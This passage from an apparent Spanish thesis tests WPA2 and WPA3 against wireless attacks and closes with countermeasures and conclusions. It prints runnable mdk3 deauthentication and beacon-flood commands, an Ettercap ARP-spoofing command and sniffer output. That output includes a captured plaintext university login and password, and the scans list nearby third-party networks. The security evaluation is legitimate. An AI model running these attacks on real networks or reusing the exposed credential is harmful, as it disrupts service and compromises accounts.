PLUS_SNEAKER	00:31:92:83:97:4e	6	0%	WPA2/WPS	0	Unknown
Prueba.WPA3-2.4GHz	b0:a7:b9:fc:c4:f3	11	0%	WPA	2	Unknown

Figura 171

Imposible de obtención de credenciales

```
[root@parrot]-[~/home/cristian]
└─ #wifiphisher
[*] Starting Wifiphisher 1.4GIT ( https://wifiphisher.org ) at 2023-09-05 10:51
[+] Timezone detected. Setting channel range to 1-13
[+] Selecting wlan0ca98f6e0 interface for the deauthentication attack
[+] Selecting wlan0 interface for creating the rogue Access Point
[+] Changing wlan0 MAC addr (BSSID) to 00:00:00:17:94:b9
[+] Changing wlan0 MAC addr (BSSID) to 00:00:00:75:71:2a
[+] Sending SIGKILL to wpa_supplicant
[+] Sending SIGKILL to NetworkManager
[*] Cleared leases, started DHCP, set up iptables
[+] Show your support!
[+] Follow us: https://twitter.com/wifiphisher
[+] Like us: https://www.facebook.com/Wifiphisher
[+] Captured credentials:
[!] Closing
```

4.2.5. Quinta vulnerabilidad

Para esta vulnerabilidad se hace uso de técnicas de diccionario y fuerza bruta por lo que luego de obtener cierta información se crea los diccionarios para tratar de realizar el ataque de fuerza bruta con la herramienta fern wifi cracker como se observa en la Figura 172, en la Figura 173 se observa que el ataque no es posible de realizar el ataque ya que WPA3 es invulnerable a este tipo de ataques por más que la contraseña sea sencilla.

Figura 172

Herramienta fern wifi cracker



Figura 173

Selección de objetivo



4.2.6. Sexta vulnerabilidad

Para la realización de esta vulnerabilidad de desautenticación es primordial encontrar la información necesaria de la red objetivo para lo cual se realiza una auditoría para identificar la dirección MAC del AP objetivo como se ilustra en la Figura 174, luego con una auditoría más específica se obtiene la información de las direcciones MAC conectadas a ese AP como se observa en la Figura 175.

Figura 174

Escaneo de redes

```
CH 114 ][ Elapsed: 12 s ][ 2023-09-05 11:03
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
D2:A7:B9:FC:C4:F2	-26	5	0 0	157	866	WPA2 CCMP	PSK	<length: 0>
B0:A7:B9:FC:C4:F2	-26	5	0 0	157	866	WPA3 CCMP	SAE	Prueba.WPA3
5C:3A:3D:E4:FD:E8	-64	1	64 0	3	130	WPA2 CCMP	PSK	DSComp (MICROELECTRONICA)
DC:F8:B9:DB:4E:41	-70	5	0 0	149	866	WPA2 CCMP	PSK	NETLIFE-VLTCEJA
00:EB:D8:31:D1:F0	-85	10	0 0	44	540	WPA2 CCMP	PSK	PLUS YARIKS_BOUTIQUE_2_5G
C8:5A:9F:A9:FD:04	-90	10	0 0	108	866	WPA2 CCMP	PSK	ACSAÁ 5G
DC:F8:B9:DB:59:39	-90	10	0 0	108	866	WPA2 CCMP	PSK	SAMAWA HOTEL 5G
00:31:92:83:97:50	-93	4	0 0	153	1300	WPA2 CCMP	PSK	PLUS SNEAKER 5G
32:DE:4B:21:9E:2F	-94	8	0 0	40	866	WPA2 CCMP	PSK	PLUS_RED_HOGAR
30:DE:4B:41:9E:2F	-93	10	0 0	40	866	WPA2 CCMP	PSK	<length: 0>
E2:19:54:30:19:04	-94	8	0 0	52	780	WPA2 CCMP	PSK	<length: 0>
E0:19:54:50:19:04	-95	10	0 0	52	780	WPA2 CCMP	PSK	NETLIFE NICOLE 5G
E0:63:DA:DC:5D:06	-96	2	0 0	36	360	WPA2 CCMP	PSK	<length: 0>

Figura 175

Dispositivos asociados

```
CH 157 ][ Elapsed: 6 s ][ 2023-09-05 11:05
```

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
B0:A7:B9:FC:C4:F2	-28	100	71	7 1	157	866	WPA3 CCMP	SAE	Prueba.WPA3

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
B0:A7:B9:FC:C4:F2	36:AF:87:FE:74:F0	-37	6e- 6e	0	34		

Con esta información anotada se procede a crear un archivo de texto en blanco como se observa en la Figura 176 para posteriormente copiar la dirección MAC del objetivo y pegarla en el documento de texto para de esta manera crear la lista negra como se ilustra en la Figura 177 y evitar que estas direcciones MAC o clientes tengan acceso a los recursos de red,

en la Figura 178 se observa la realización del ataque de desautenticación en el que se bloquea a todas las direcciones MAC anotadas en la blacklist, siendo que los clientes que se encuentren conectados a la red con el protocolo WPA3 son invulnerables teniendo conexión en todo momento a diferencia de las redes con WPA2.

Figura 176

Creación de blacklist

```
[root@parrot]-[/home/cristian/Documentos]
#nano black.txt
```

Figura 177

MAC de dispositivo asociado

```
GNU nano 5.4
36:AF:87:FE:74:F0
```

Figura 178

Ejecución de ataque

```
[root@parrot]-[/home/cristian/Documentos]
#mdk3 wlp2s0mon d -c 157 -b /home/cristian/Documentos/black.txt
Periodically re-reading blacklist/whitelist every 3 seconds
```

4.2.7. Séptima vulnerabilidad

En la ejecución de este ataque con la herramienta bettercap es necesario conocer las credenciales de la red y estar conectado a la red que se desea atacar debido a que este ataque es interno, por lo que una vez conectado a la red objetivo como se observa en la Figura 179 se procede al ataque para redirigir a otra página vulnerable y de esta manera obtener las credenciales como se pudo observar en el anexo 7 y como la Figura 180 muestra este ataque

no fue posible dado que no se pudo redirigir al cliente a la página destino vulnerable y no se pudo obtener las credenciales.

Figura 179

Interfaz de red

```
wlp2s0 IEEE 802.11 ESSID:"Prueba.WPA3"
Mode:Managed Frequency:5.785 GHz Access Point: B0:A7:B9:FC:C4:F2
Bit Rate=866.7 Mb/s Tx-Power=22 dBm
Retry short limit:7 RTS thr:off Fragment thr:off
Encryption key:off
Power Management:on
Link Quality=70/70 Signal level=-29 dBm
Rx invalid nwid:0 Rx invalid crypt:0 Rx invalid frag:0
Tx excessive retries:0 Invalid misc:12 Missed beacon:0
```

Figura 180

Ejecución de ataque

IP ▲	MAC	Name	Vendor	Sent	Recvd	Seen
192.168.9.118	44:03:2c:86:cb:40	wlp2s0	Intel Corporate	0 B	0 B	11:31:16
192.168.9.1	b0:a7:b9:fc:c4:f4	gateway		35 kB	24 kB	11:31:16
192.168.9.212	36:af:87:fe:74:f0			480 B	736 B	11:32:32


```
108 kB / 1.1 MB / 7636 pkts
192.168.9.0/24 > 192.168.9.118 »
[11:31:20] [sys.log] [err] module wifi is not running
[11:31:36] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
[11:31:43] [sys.log] [err] module wifi is not running
[11:31:50] [sys.log] [err] unknown or invalid syntax "wifi.showticker on", type help for the help menu.
[11:31:52] [endpoint.new] endpoint 192.168.9.102 detected as fc:a6:21:53:b2:7c (Samsung Electronics Co.,Ltd).
[11:31:53] [endpoint.new] endpoint 192.168.9.212 detected as 36:af:87:fe:74:f0.
[11:31:58] [sys.log] [inf] ticker running with period 1s
[11:32:03] [endpoint.lost] endpoint 192.168.9.212 36:af:87:fe:74:f0 lost.
[11:32:03] [endpoint.lost] endpoint 192.168.9.102 fc:a6:21:53:b2:7c (Samsung Electronics Co.,Ltd) lost.
[11:32:07] [endpoint.new] endpoint 192.168.9.102 detected as fc:a6:21:53:b2:7c (Samsung Electronics Co.,Ltd).
[11:32:16] [endpoint.new] endpoint 192.168.9.212 detected as 36:af:87:fe:74:f0.
[11:32:18] [endpoint.lost] endpoint 192.168.9.102 fc:a6:21:53:b2:7c (Samsung Electronics Co.,Ltd) lost.
[11:32:22] [endpoint.new] endpoint 192.168.9.102 detected as fc:a6:21:53:b2:7c (Samsung Electronics Co.,Ltd).
[11:32:27] [endpoint.lost] endpoint 192.168.9.212 36:af:87:fe:74:f0 lost.
[11:32:32] [endpoint.new] endpoint 192.168.9.212 detected as 36:af:87:fe:74:f0.
[11:32:33] [endpoint.lost] endpoint 192.168.9.102 fc:a6:21:53:b2:7c (Samsung Electronics Co.,Ltd) lost.
192.168.9.0/24 > 192.168.9.118 »
```

4.2.8. Octava vulnerabilidad

Esta vulnerabilidad es una de las pocas que se pudo realizar a la red inalámbrica con WPA3 dado que hace uso únicamente de la tarjeta de red inalámbrica Alfa la cual realiza una inundación de tramas beacon, primero es necesario tener la tarjeta de red en modo monitor como se observa en la Figura 181, al momento de realizar el ataque configura a la tarjeta de red para que pueda inundar de SSID falsos para que el cliente no pueda conectarse a la red

auténtica como se observa en la Figura 182, estas SSID falsas dependerá del atacante siendo el número que desee provocando de esta manera un tipo de denegación de servicio.

Figura 181

Ejecución de mdk3

```
[root@parrot]-[/home/cristian]
#airmon-ng start wlx00c0ca98f6e0

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

  PID Name
  26599 NetworkManager
  26613 wpa_supplicant


PHY      Interface      Driver      Chipset
phy0     wlp2s0         iwlwifi     Intel Corporation Wireless 7265 (rev 59)
phy2     wlx00c0ca98f6e0 ath9k htc   Qualcomm Atheros Communications AR9271 802.11n
Interface wlx00c0ca98f6e0mon is too long for linux so it will be renamed to the old style (wlan#) name.

(mac80211 monitor mode vif enabled on [phy2]wlan0mon
(mac80211 station mode vif disabled for [phy2]wlx00c0ca98f6e0)

[root@parrot]-[/home/cristian]
#mdk3 wlx00c0ca98f6e0mon -b s 1000
```

Figura 182

Inundación de tramas



4.2.9. Novena vulnerabilidad

Para esta vulnerabilidad se hace uso de la herramienta Ettercap en su interfaz gráfica de igual manera para este ataque es estar adentro de la red por lo que es necesario seleccionar la interfaz de red inalámbrica como se observa en la Figura 183.

Figura 183

Inicio de herramienta



Dando inicio de la herramienta es posible observar una lista de host disponibles en esa red como se observa en la Figura 184, teniendo en cuenta esto se debe seleccionar los objetivos como referencia el primer objetivo debe ser el cliente que se desea atacar y como segundo objetivo el gateway que existe en la red como se ilustra en la Figura 185.

Figura 184

Selección de objetivos

Host List ✕		
IP Address	MAC Address	Description
192.168.9.212	36:AF:87:FE:74:F0	
192.168.9.1	B0:A7:B9:FC:C4:F4	
192.168.9.102	FC:A6:21:53:B2:7C	

Figura 185

Objetivos

Host List x	Targets x
Target 1	Target 2
192.168.9.212	192.168.9.1

Teniendo los objetivos claros se procede a realiza el ataque de ARP Spoofing hacia los dos objetivos cada una con su respectiva dirección MAC como se observa en la Figura 186, es aquí en toca la espera dado que el cliente debe entrar a páginas web no seguras o HTTP para la obtención de credenciales como se observa en la Figura 187, cabe aclarar que esta vulnerabilidad es deficiente actualmente dado que la mayoría de sitios web ya poseen certificados en sus páginas web haciéndolas HTTPS por lo que las credenciales ya no son posibles de encontrar.

Figura 186

Envenenamiento de ARP

```
ARP poisoning victims:
GROUP 1 : 192.168.9.212 36:AF:87:FE:74:F0
GROUP 2 : 192.168.9.1 B0:A7:B9:FC:C4:F4
```

Figura 187

Intercepción de credenciales

```
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
3 hosts added to the hosts list...
Host 192.168.9.212 added to TARGET1
Host 192.168.9.1 added to TARGET2

ARP poisoning victims:

GROUP 1 : 192.168.9.212 36:AF:87:FE:74:F0

GROUP 2 : 192.168.9.1 B0:A7:B9:FC:C4:F4
HTTP : 44.228.249.3:80 -> USER: test PASS: test INFO: http://testphp.vulnweb.com/login.php
CONTENT: uname=test&pass=test
```

4.2.10. Décima vulnerabilidad

Para este caso se hace uso de la bien conocida herramienta de sniffer como wireshark que en manos de un experto el tráfico que cruza por ahí es oro puro. Para realizar este ataque se debe tener la conexión a la red del mismo cliente que va a ser la víctima como se observa en la Figura 188, con el comando “ettercap -Tq -M arp:remote -i wlan0 -S /IP-del-gateway// /IP-del-cliente//” donde ettercap es la herramienta, -Tq es para que la captura de datos sea sólo en texto plano, -M el tipo de ataque que se utiliza siendo el ARP spoofing, -i la interfaz de red y -S para definir las direcciones IPs tal como se observa en la Figura 189.

Figura 188

Conexión a la red WPA3

```
(root@Cristian)-[~/home/cristian]
# iwconfig
lo          no wireless extensions.

eth0       no wireless extensions.

wlan0      IEEE 802.11  ESSID:"Prueba.WPA3"
           Mode:Managed  Frequency:5.785 GHz  Access Point: B0:A7:B9:FC:C4:F2
           Bit Rate=866.7 Mb/s   Tx-Power=22 dBm
           Retry short limit:7    RTS thr:off   Fragment thr:off
           Encryption key:off
           Power Management:on
           Link Quality=70/70   Signal level=-27 dBm
           Rx invalid nwid:0    Rx invalid crypt:0    Rx invalid frag:0
           Tx excessive retries:0 Invalid misc:39   Missed beacon:0
```

Figura 189

Herramienta ettercap

```
(root@Cristian)-[~/home/cristian]
# ettercap -Tq -M arp:remote -i wlan0 -S /192.168.9.1// /192.168.9.212//

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on:
wlan0 → 44:03:2C:86:CB:3F
      192.168.9.117/255.255.255.0
      fe80::8fc0:f9a5:96c5:3b99/64

Privileges dropped to EUID 0 EGID 0 ...
```


Figura 193*Wireshark con el filtro de HTTP*

No.	Time	Source	Destination	Protocol	Length	Info
988	36.057565735	192.168.9.212	132.145.205.8	HTTP	1443	POST /ords/wwv_flow.accept HTTP/1.1 (application/x-www-form-urlencoded)
4416	351.245630178	192.168.9.212	201.159.223.64	HTTP	1254	POST /password-login HTTP/1.1 (application/x-www-form-urlencoded)
40458	1350.8214215..	192.168.9.212	190.15.133.224	HTTP	735	POST /portafolios/ HTTP/1.1 (application/x-www-form-urlencoded)
40618	1372.2878001..	192.168.9.212	190.15.133.224	HTTP	735	POST /portafolios/ HTTP/1.1 (application/x-www-form-urlencoded)
40685	1379.9674907..	192.168.9.212	190.15.133.224	HTTP	735	POST /portafolios/ HTTP/1.1 (application/x-www-form-urlencoded)
40943	1403.6392929..	192.168.9.212	190.15.133.224	HTTP	735	POST /portafolios/ HTTP/1.1 (application/x-www-form-urlencoded)
40997	1415.2962985..	192.168.9.212	190.15.133.224	HTTP	735	POST /portafolios/ HTTP/1.1 (application/x-www-form-urlencoded)

Figura 194*Obtención de credenciales*

```

▶ Frame 40458: 735 bytes on wire (5880 bits), 735 bytes captured (5880 bits) on interface wlan0, id 0
▶ Ethernet II, Src: 36:af:87:fe:74:f0 (36:af:87:fe:74:f0), Dst: IntelCor_86:cb:3f (44:03:2c:86:cb:3f)
▶ Internet Protocol Version 4, Src: 192.168.9.212, Dst: 190.15.133.224
▶ Transmission Control Protocol, Src Port: 37864, Dst Port: 80, Seq: 1, Ack: 1, Len: 669
▶ Hypertext Transfer Protocol
▶ HTML Form URL Encoded: application/x-www-form-urlencoded
  - Form item: "usuario" = "cshernandezr@utn.edu.ec"
    Key: usuario
    Value: cshernandezr@utn.edu.ec
  - Form item: "contrasena" = "KSMJ7-pRT#"
    Key: contrasena
    Value: KSMJ7-pRT#

```

4.2.11. Undécima vulnerabilidad

Con esta vulnerabilidad es posible cambiar la dirección MAC de un dispositivo inalámbrico, la dirección MAC es un identificado único en el mundo y poder cambiarla posibilita diversos ataques con una dirección MAC falsificada tales como acceder a redes abiertas, evadir filtros MAC, ataques de hombre en el medio, captura de tráfico, anonimato temporal. Tal como en la Figura 195 se puede verificar la dirección MAC permanente de la tarjeta de red, y en la Figura 196 se puede verificar la dirección MAC alterada ya sea una dirección MAC aleatoria o puede ser una dirección MAC personalizada de un cliente verídico en una red en específico.

Figura 195*MAC permanente*

```

[x]-[root@parrot]-[/home/cristian]
#macchanger -s wlp2s0
Current MAC: 44:03:2c:86:cb:40 (unknown)
Permanent MAC: 44:03:2c:86:cb:40 (unknown)

```

Figura 196*MAC cambiada*

```
[root@parrot]-[/home/cristian]
#macchanger -s wlx00c0ca98f6e0
Current MAC: ca:83:67:ad:53:cf (unknown)
Permanent MAC: 00:c0:ca:98:f6:e0 (ALFA, INC.)
```

Una vez finalizada la realización de las pruebas mediante el uso de herramientas que permiten conocer el estado de la red y si es posible quebrantar su seguridad se procede a realizar una tabla de resumen sobre el impacto tanto en el anterior protocolo de seguridad WPA2 comparando con el nuevo protocolo WPA3.

Tabla 18*Resumen de ataques*

Ataques	Impacto en WPA2			Impacto en WPA3			Observación
	A	M	B	A	M	B	
KRACK	X					X	WPA3 implementa el cifrado individualizado por dispositivo, mitigando de esta manera la posibilidad de explotar la vulnerabilidad como KRACK.
Fuerza Bruta basado en Handshake	X					X	WPA3 mejora la autenticación mediante SAE, dificultando la ejecución a este tipo de ataques.
Gemelo Malvado	X				X		WPA3 introduce protección contra redes mejoradas (Enhanced Open) además de WPA3-Enterprise proporcionando autenticación más robusta, reduciendo el riesgo de conexión a APs maliciosos.
Suplantación de Identidad	X				X		WPA3 proporciona autenticación más fuerte y protecciones contra ataques de phishing, lo que

						dificulta la suplantación respecto a WPA2.
Diccionario y Fuerza Bruta	X				X	La autenticación mejorada de WPA3 dificulta este tipo de ataques llegando al punto de ser inmune.
Desautenticación y Desasociación	X				X	WPA3 incluye mejoras para la detección y mitigación de ataques de desautenticación, proporciona mayor robustez en la gestión de la conexión.
Inyección y Manipulación de Tráfico	X				X	WPA3 incorpora mejoras en la protección de tráfico con el modo de cifrado de 192 bits, que dificulta la inyección y manipulación de datos.
Inundación de Tramas beacon/probe	X				X	WPA3 incluye medidas de protección contra inundaciones de tramas garantizando una mayor disponibilidad de red.
Captura y Reenvío	X				X	WPA3 mejora la autenticación y cifrado dificultando la captura y reenvío de paquetes en comparación a WPA2.
Sniffer de Paquetes	X				X	WPA3 mejora la protección del tráfico, teniendo mayor privacidad en la comunicación al utilizar este protocolo.
Suplantación MAC	X				X	WPA3 mejora respecto a WPA2 contra ataques de suplantación dificultando la ejecución de este ataque.

Nota. Referente al impacto: A=Alto, M=Medio y B=Bajo

4.3. Resistencia y contramedidas para WPA3

Tras la realización de la simulación de la red inalámbrica 802.11ac, se llevó a cabo un análisis de las vulnerabilidades en el protocolo WPA3 esto para evaluar su robustez y seguridad, dando como resultado los siguientes puntos:

➤ Resistencia a ataques de fuerza bruta

De igual manera se pudo comprobar la capacidad de WPA3 para resistir ataques de fuerza bruta, donde un atacante intenta descubrir la contraseña probando todas las posibles combinaciones. Los resultados demostraron que WPA3 es altamente resistente a este tipo de ataques debido a su uso de protocolos de autenticación más sólidos y al uso del protocolo Dragonfly, que dificulta enormemente el cálculo de claves precompartidas.

➤ Protección contra ataques de diccionarios

Se evaluó la capacidad de WPA3 para resistir ataques de diccionario, en los cuales el atacante utiliza una lista predefinida de contraseñas comunes para intentar acceder a la red. Los resultados mostraron que WPA3 es efectivo en la prevención de estos ataques debido a la inclusión de contramedidas, como el bloqueo temporal de cuentas después de varios intentos fallidos de autenticación.

➤ Resistencia al ataque de desautenticación

Se probó la capacidad de WPA3 para defenderse contra ataques de desautenticación, donde el atacante intenta forzar a los clientes legítimos a desconectarse de la red. Los resultados indicaron que WPA3 ofrece una mayor protección contra este tipo de ataques en comparación con versiones anteriores de WPA, gracias a la incorporación de funciones de seguridad mejorada.

➤ Evaluación de la robustez de cifrado

Se examinó la robustez del cifrado empleado por WPA3 (AES-CCMP) frente a posibles ataques de criptoanálisis. Los resultados demostraron que AES-CCMP sigue siendo un cifrado sólido y bien establecido, lo que garantiza la confidencialidad de los datos transmitidos.

➤ Resistencia a ataques de retransmisión

Se investigó la resistencia de WPA3 ante ataques de retransmisión, en los cuales el atacante intenta interceptar y retransmitir datos entre el cliente y el punto de acceso. Los resultados revelaron que WPA3 incluye medidas de protección, como el uso de Secure Bootstrapping, para mitigar este tipo de ataques.

Contra medidas para WPA3

- ✓ Para el ataque Dragonblood se debe actualizar a la última versión de WPA3 que contenga las correcciones para esta vulnerabilidad, o deshabilitar la negociación de claves fuera de banda.
- ✓ Para el ataque Dragonfly deshabilitar la opción de autenticación simultánea de múltiples contraseñas y utilizar una contraseña larga y compleja.
- ✓ Para el ataque de SAE fuera de rango implementar medidas de protección en la red inalámbrica, como la limitación del alcance de la red y la implementación de filtros de dirección MAC.
- ✓ Para el ataque de downgrade de PMF habilitar la función de protección contra ataques de downgrade de PMF y deshabilitar la negociación de cifrado TKIP.
- ✓ Para el ataque de reasociación rápida deshabilitar esta función o habilitar la autenticación de AP. También se puede limitar el uso de las redes públicas y utilizar una red privada virtual (VPN) para proteger la conexión.

CONCLUSIONES Y RECOMENDACIONES

Conclusiones

WPA3 demuestra ser mejor que su antecesor en el tema de seguridad, dado que implementa un cifrado individualizado por dispositivo, mejoras en la autenticación, detección y mitigación de ataques lo que fortalece la seguridad global en redes inalámbricas y sobre todo en entornos empresariales o educativos evitando robo de información tal como quedó demostrado en la investigación.

Se llevaron a cabo pruebas utilizando la herramienta Iperf para evaluar el rendimiento en distintos anchos de canal proporcionados por Wi-Fi5 incluyendo 20MHz, 40MHz, 80MHz e incluso 160MHz. Los resultados revelaron que la banda de 160MHz supera a los anteriores, logrando una notable reducción en la tasa de pérdida de paquetes. Sin embargo, es importante destacar que, a pesar de esta mejora, no se recomienda de manera generalizada su uso debido al ancho de frecuencia que requiere. En la práctica, trabajar con anchos de canal de 40MHz o 80MHz se considera más que suficiente para obtener un rendimiento óptimo.

El empleo del estándar IEEE 802.11AC en redes inalámbricas ha introducido la tecnología MU-MIMO, que posibilita la combinación de múltiples antenas de transmisión y recepción. Esta capacidad permite la transmisión simultánea de una mayor cantidad de datos a través del mismo canal, optimizando la eficiencia de la red. Asimismo, gracias a la implementación de Wi-Fi 5 (802.11AC), se ha facilitado la conexión de un mayor número de usuarios en dispositivos inalámbricos. La presencia de diversos puntos de acceso contribuye a mejorar la conectividad en la red, ofreciendo así un beneficio sustancial en términos de rendimiento y capacidad.

Una red inalámbrica desprovista de las medidas de seguridad adecuadas puede equipararse a una casa con la puerta abierta. En este sentido, las redes inalámbricas no

seguras exponen la información a riesgos, ya que no cifran los datos utilizados, brindando a un potencial atacante la oportunidad de comprometer la privacidad del usuario. Es vital reconocer que, al igual que en la vida cotidiana, las puertas pueden ser forzadas y esto se refleja en vulnerabilidades incluso en estándares de seguridad robustos como WPA2. Es por ello por lo que la efectividad de la seguridad radica en la implementación de medidas sólidas. Un ejemplo destacado es WPA3, que ha demostrado ser más seguro y resistente, proporcionando una capa adicional de protección para prevenir cualquier intento de robo de información. La elección y la implementación adecuada de medidas de seguridad resultan cruciales para mitigar los riesgos asociados con la utilización de redes inalámbricas.

El protocolo WPA2 mantiene una seguridad robusta y difícil de descifrar cuando se siguen las mejores prácticas de Wi-Fi Alliance, que incluyen el uso de una contraseña sólida con una combinación de caracteres alfanuméricos y de puntuación, mayúsculas y minúsculas, con una longitud de 20 caracteres o más. Sin embargo, debido a la falta de conocimiento general sobre estas prácticas de seguridad, se sugiere que WPA3 con autenticación SAE representa una opción avanzada, ya que elimina la necesidad de claves extremadamente complejas. Aun así, es importante destacar que WPA2-Enterprise ofrece un nivel de seguridad casi equivalente al de WPA3-Enterprise en términos de autenticación 802.1X/EAP. La elección entre estos protocolos depende de la conveniencia y la necesidad específica de la seguridad, considerando tanto la implementación de medidas más rigurosas como la experiencia del usuario.

El protocolo de autenticación RADIUS permite establecer un control de acceso efectivo en redes inalámbricas al proporcionar seguridad durante la validación de usuarios inalámbricos a través de sus características AAA (Autenticación, Autorización, Registro). En este contexto, el software FreeRadius se presenta como una herramienta valiosa para la investigación en la realización de pruebas, al ser un software libre, gratuito y versátil que no

requiere un consumo significativo de recursos. Además, destaca por su amplia compatibilidad con diversos protocolos de autenticación y su soporte para diversas bases de datos, facilitando así la evaluación del funcionamiento del protocolo RADIUS en entornos de prueba.

La vulnerabilidad KRACK requiere una atención integral en ambas partes de una conexión Wi-Fi, ya que explota una deficiencia en la implementación del estándar Wi-Fi. A pesar de que numerosas empresas han emitido parches para abordar esta vulnerabilidad, el verdadero desafío recae en el usuario, quien debe asegurarse de que dichos parches sean aplicados. En ausencia de esta medida, la seguridad y privacidad de los dispositivos siguen expuestas y vulnerables mientras se llevan a cabo transmisiones a través de Wi-Fi. La importancia de mantener actualizados los dispositivos y sistemas con los últimos parches de seguridad se convierte, por lo tanto, en un aspecto crítico para salvaguardar la integridad de la conexión y proteger la información transmitida.

Recomendaciones

Para el caso de redes empresariales o universitarias es necesario realizar una configuración de WPA3-Enterprise el cual ofrece mayor autenticación mediante EAP, siendo esta opción importante para la protección de redes inalámbricas grandes contra amenazas avanzadas, además se puede tener una gestión de credenciales más eficiente garantizando la integridad y confidencialidad.

Para el diseño de una red inalámbrica se debe tener en cuenta muchos factores tales como la cantidad de usuarios y posible crecimiento, el área de cobertura, así como la distribución que van a tener los access points para un buen desempeño y buena cobertura siendo lo más importante para buscar la optimización y la calidad del servicio.

Limitar el área de cobertura de la red inalámbrica presenta una medida efectiva para reducir la posibilidad de ataques, ya que implica que los potenciales atacantes deben

encontrarse físicamente dentro del radio de cobertura para intentar llevar a cabo sus ataques. Esta restricción geográfica dificulta significativamente las oportunidades para los atacantes, ya que deben estar presentes en el lugar físico donde se encuentra la red para ejecutar sus intentos. Por ende, esta práctica contribuye a fortalecer la seguridad al disminuir las oportunidades de acceso no autorizado desde ubicaciones externas, proporcionando una capa adicional de protección para la red inalámbrica.

Es importante entender que al ser un nuevo protocolo de seguridad la mayoría de los dispositivos inalámbricos no son compatibles con WPA3. En lugar de ello, se recomienda configurar la red en modo WPA2/WPA3 transición, Esta configuración permite que los dispositivos compatibles con WPA3 se conecten automáticamente, mientras que aquellos que aún no son compatibles seguirán utilizando el estándar WPA2. Esta estrategia proporciona una transición gradual hacia WPA3, asegurando la compatibilidad con la variedad de dispositivos presentes en la red y evitando posibles problemas de conexión.

Para mitigar posibles ataques inalámbricos, se recomienda mantener todos los dispositivos actualizados con sus últimas versiones y parches de seguridad correspondientes. A pesar de la aparición de nuevos protocolos que puedan parecer invulnerables, con el tiempo, las vulnerabilidades emergen y son aprovechadas por atacantes antes de que implementen los parches correctivos. Aunque los expertos suelen descubrir estas vulnerabilidades, es crucial reconocer que los ciberdelincuentes podrían haberse infiltrado mucho antes de que se hagan públicas. Por lo tanto, la prevención de ataques inalámbricos se basa en la proactividad de mantener actualizados los dispositivos y aplicar rápidamente los parches de seguridad disponibles.

BIBLIOGRAFÍA

ALFA Network. (2023). *ALFA Network - AWUS036NHA*.

Baray, E., & Kumar, N. (2021). WLAN Security Protocols and WPA3 Security Approach Measurement Through Aircrack-ng Technique. *5th International Conference on Computing Methodologies and Communication (ICCMC)*, 29.

CISCO. (2017). *Overview of EAP-FAST*.

https://www.cisco.com/en/US/docs/wireless/wlan_adapter/eap_types/fast/admin/guide/EAP_ovrvw.pdf

CISCO. (2018a). *The Fifth Generation of Wi-Fi*.

CISCO. (2018b). *What Is Access Point*. https://www.cisco.com/c/es_mx/solutions/small-business/resource-center/networking/what-is-access-point.html

CISCO. (2023a). *Catalyst 9800 Series Wireless Controllers*.

<https://www.cisco.com/c/en/us/products/collateral/wireless/catalyst-9800-series-wireless-controllers/nb-06-cat9800-wirel-cont-data-sheet-ctp-en.html>

CISCO. (2023b). *Packet Tracer*. <https://www.netacad.com/es/courses/packet-tracer>

Coleman, D., & Westcott, D. (2021). *CWNA ® Certified Wireless Network Administrator Study Guide Sixth Edition*.

Dalal, N., Akhtar, N., Gupta, A., Karamchandani, N., Kasbekar, G., & Parekh, J. (2021). *A Wireless Intrusion Detection System for 802.11 WPA3 Networks*. 1, 2–5.

Dijksman, R., Lamers, E., Van Der Vegt, A., & Sarode, M. (2021). *Securing Home Wi-Fi With WPA3 Personal*.

Espinel, J. (2019). *Diseño E Implementación De Seguridad A.A.A (Authentication*

Authorization And Accounting) En Las Redes Wi-Fi Del GAD Municipal Del Cantón Mejía. Universidad Técnica de Cotopaxi.

FCC. (2023). *Federal Communications Commission - What We Do.*

<https://www.fcc.gov/about-fcc/what-we-do>

Fernández, J. (2018). *Sistema De Transmisión Segura De Datos Orientada A La Protección En Redes Abiertas.* Universidad de Guayaquil.

Franco, E. (2022). *Análisis De Factibilidad Del Uso De Autenticación Radius En Redes Wireless Mediante Validación De Usuario.* Universidad de Guayaquil.

Herrera, H. (2018). *Modelo De Optimización De Rendimiento En Redes 802.11ac Utilizando Programación Multi-Objetivo.* Universidad Distrital Francisco José de Caldas.

IBM. (2021). *IBM - Security Policy Objectives.*

<https://www.ibm.com/docs/es/i/7.3?topic=security-policy-objectives>

IEEE. (2023). *IEEE - About Us.* <https://www.ieee.org/about/index.html>

Intedya. (2022). *Guía De Ciberseguridad.* www.intedya.com

INTEL. (2021). *802.1X Overview and EAP Types.*

